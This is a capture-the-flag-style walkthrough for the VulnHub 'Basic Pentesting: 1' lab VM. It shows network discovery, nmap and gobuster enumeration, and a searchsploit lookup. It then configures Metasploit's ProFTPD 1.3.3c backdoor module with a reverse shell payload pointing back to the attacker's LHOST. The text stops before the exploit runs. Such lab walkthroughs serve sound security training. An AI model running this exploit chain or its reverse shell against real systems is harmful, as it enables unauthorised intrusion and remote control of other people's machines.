


1. Download the vulnerable VM.



The screenshot shows the VulnHub website interface. The top navigation bar includes links for VIRTUAL MACHINES, HELP, RESOURCES, ABOUT, SUBMIT MACHINE, and CONTACT US. The main content area is titled 'BASIC PENTESTING: 1'. It features three sections: 'About Release', 'Download', and 'Description'. The 'About Release' section lists the name, date, author, and series. The 'Download' section provides a direct download link and a mirror link. The 'Description' section explains that this is a small boot2root VM created for a university's cyber security group.

About Release

Name: Basic Pentesting: 1
Date release: 8 Dec 2017
Author: Josiah Pierce
Series: Basic Pentesting

Download


Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!"

basic_pentesting_1.ova (Size: 2.6 GB)
Download: https://drive.google.com/file/d/1wkf9cpyjouj6ox_88EqF6tKMTHiYC1/view?usp=sharing
Download (Mirror): https://download.vulnhub.com/basicpentesting/basic_pentesting_1.ova


Description

This is a small boot2root VM I created for my university's cyber security group. It contains multiple remote vulnerabilities and multiple privilege escalation vectors. I did all of my testing for this VM on VirtualBox, so that's the recommended platform. I have been informed that it also works with VMware, but I haven't tested


2. Create a new folder and move the downloaded VM file into it.



3. In VMware/VirtualBox, go to **File** → **Open**.



4. **Browse to the folder**, select the VM file, and open it.



5. **Give the VM a name**, choose where to save it, and import it.


Import Virtual Machine ×

Store the new Virtual Machine
Provide a name and local storage path for the new virtual machine.


Name for the new virtual machine:

Storage path for the new virtual machine:


6. Set the VM's network adapter to "Bridged Mode."



7. Run the network-scan command to **find the target's IP address**.




8. The device shown as **VMware, Inc.** is your target VM.



The screenshot shows a network scanner interface with a menu bar (Session, Actions, Edit, View, Help) and a status bar (Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts). Below the status bar, it says "3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180". A table displays the ARP table data:


IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.10	76:01:2d:40:07:9c	1	60	Unknown vendor
192.168.1.3	92:13:d6:5b:d5:7b	1	60	Unknown vendor
192.168.1.17	00:0c:29:f3:c0:3e	1	60	VMware, Inc.

9. **Create a directory** to store your scan results and move into that directory.



```
(kali㉿kali)-[~]  
$ mkdir basic1  
  
(kali㉿kali)-[~]  
$ ls  
basic1 Desktop Documents Downloads Music Pictures Public qterminal_bookmarks.xml subfinder Templates Videos  
  
(kali㉿kali)-[~]  
$ cd basic1  
  
(kali㉿kali)-[~/basic1]  
$
```

10. Run Nmap with **service/version detection and default scripts (-sV -sc)** and save the output to any filename.



```
(kali㉿kali)-[~/basic1]  
$ nmap -sV -sC 192.168.1.17 -oN servicever.txt  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 08:54 EST  
Nmap scan report for 192.168.1.17  
Host is up (0.00013s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      ProFTPD 1.3.3c  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
| 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)  
| 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)  
|_ 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)  
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))  
|_ http-server-header: Apache/2.4.18 (Ubuntu)  
|_ http-title: Site doesn't have a title (text/html).  
MAC Address: 00:0C:29:F3:C0:3E (VMware)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.41 seconds  
  
(kali㉿kali)-[~/basic1]  
$
```

11. If **port 80 is open**, run this enumeration script for it.

```
kali@kali: ~/basic1
Session Actions Edit View Help

(kali@kali)-[~/basic1]
$ ls /usr/share/nmap/scripts | grep http-en
http-enum.nse

(kali@kali)-[~/basic1]
$ nmap --script=http-enum.nse 192.168.1.17 -oN scriptres
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 08:58 EST
Nmap scan report for 192.168.1.17
Host is up (0.00013s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
| http-enum:
|_ /secret/: Potentially interesting folder
MAC Address: 00:0C:29:F3:C0:3E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.43 seconds

(kali@kali)-[~/basic1]
$
```

12. This tool is **very important** for gathering information.

Gobuster is a fast command-line tool used for **brute-forcing directories, files, DNS subdomains, and virtual hosts** on a website.

In simple words:

☞ *Gobuster helps you find hidden pages, folders, and subdomains that are not visible on a website.*

```
(kali@kali)-[~/basic1]
$ gobuster dir -u http://192.168.1.17 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,zip 2> /dev/null

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.17
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,txt,zip
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 177]
/secret (Status: 301) [Size: 313] [→ http://192.168.1.17/secret/]
```

13. This output will show if the service version has a **backdoor or remote code execution vulnerability**.

```
(kali@kali)-[~/basic1]
$ searchsploit proftpd 1.3.3c
```

Exploit Title	Path
ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution	linux/remote/15662.txt
ProFTPD-1.3.3c - Backdoor Command Execution (Metasploit)	linux/remote/16921.rb

14. Start **Metasploit Framework** using the correct command.

```
kali@kali: ~/basic1
Session Actions Edit View Help

(kali@kali)-[~/basic1]
$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt

.;lx00KXXXK0xL:..
.o0WMMMMMMMMMMMMMMMMMMKd,
'xNMMMMMMMMMMMMMMMMMMMMMMWx,
:KMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
.KMMMMMMMMMMMMMMMMMMMMMMMMMMMMX,
lWMMMMMMMMMMMMMXd:.. ..;dKMMMMMMMMMMMMMo
xMMMMMMMMMMWd. .oNMMMMMMMMMMK
oMMMMMMMMMMx. dMMMMMMMMMMx
.WMMMMMMMMM: :MMMMMMMMM,
xMMMMMMMMMo lMMMMMMMMMo
NMMMMMMMMW ,ccccc0MMMMMMMMMWlcccc;
MMMMMMMMMX ;KMMMMMMMMMMMMMMMMMX:
NMMMMMMW. ;KMMMMMMMMMMMMMMX:
xMMMMMMMMMd ,0MMMMMMMMMMK;
.WMMMMMMMMc '0MMMMMMO,
lMMMMMMMMMk. .kMMO'
dMMMMMMMMWd' ..
cWMMMMMMMMMMNxc'. #####
.oMMMMMMMMMMMMMMMMMMWc. ##+ ##+
;0MMMMMMMMMMMMMMMMMo. ++
.dNMMMMMMMMMMMMMMMMMo. +++:++
'o0WMMMMMMMMMo. ++
.,cdk00K; ++: ++:
:~::~~::

Metasploit
```

15. Search for the exploit using the version name, and use it.
You can also type use 0 to select the first result.

```
msf > search exploit proftpd 1.3.3c

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02 excellent No ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf > use exploit/unix/ftp/proftpd_133c_backdoor
msf exploit(unix/ftp/proftpd_133c_backdoor) >
```

16. Use **show options** to see required settings.
Set **RHOSTS** to the target IP.

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: saphn i, socks4, socks5, http, socks5h                                                                           |
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/proftpd_133c_backdoor) > set rhosts 192.168.1.17
rhosts => 192.168.1.17
msf exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
```

17. Check **show payloads**, choose a payload, and set it.

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads



| # | Name                                       | Disclosure Date | Rank   | Check | Description                                         |
|---|--------------------------------------------|-----------------|--------|-------|-----------------------------------------------------|
| 0 | payload/cmd/unix/adduser                   | .               | normal | No    | Add user with useradd                               |
| 1 | payload/cmd/unix/bind_perl                 | .               | normal | No    | Unix Command Shell, Bind TCP (via Perl)             |
| 2 | payload/cmd/unix/bind_perl_ipv6            | .               | normal | No    | Unix Command Shell, Bind TCP (via perl) IPv6        |
| 3 | payload/cmd/unix/generic                   | .               | normal | No    | Unix Command, Generic Command Execution             |
| 4 | payload/cmd/unix/reverse                   | .               | normal | No    | Unix Command Shell, Double Reverse TCP (telnet)     |
| 5 | payload/cmd/unix/reverse_bash_telnet_ssl   | .               | normal | No    | Unix Command Shell, Reverse TCP SSL (telnet)        |
| 6 | payload/cmd/unix/reverse_perl              | .               | normal | No    | Unix Command Shell, Reverse TCP (via Perl)          |
| 7 | payload/cmd/unix/reverse_perl_ssl          | .               | normal | No    | Unix Command Shell, Reverse TCP SSL (via perl)      |
| 8 | payload/cmd/unix/reverse_ssl_double_telnet | .               | normal | No    | Unix Command Shell, Double Reverse TCP SSL (telnet) |



msf exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/ftp/proftpd_133c_backdoor) >
```


18. Set **LHOST** to your own IP.

Then run **show options** (or just **options**) to confirm RHOSTS and LHOST are correct.

```
kali@kali: ~/basic1
Session Actions Edit View Help
msf exploit(unix/ftp/proftpd_133c_backdoor) > set lhost 192.168.1.13
lhost => 192.168.1.13
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      192.168.1.13     no        The local client address
  CPORT      4444             no        The local client port
  Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapn
  RHOSTS     192.168.1.17     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

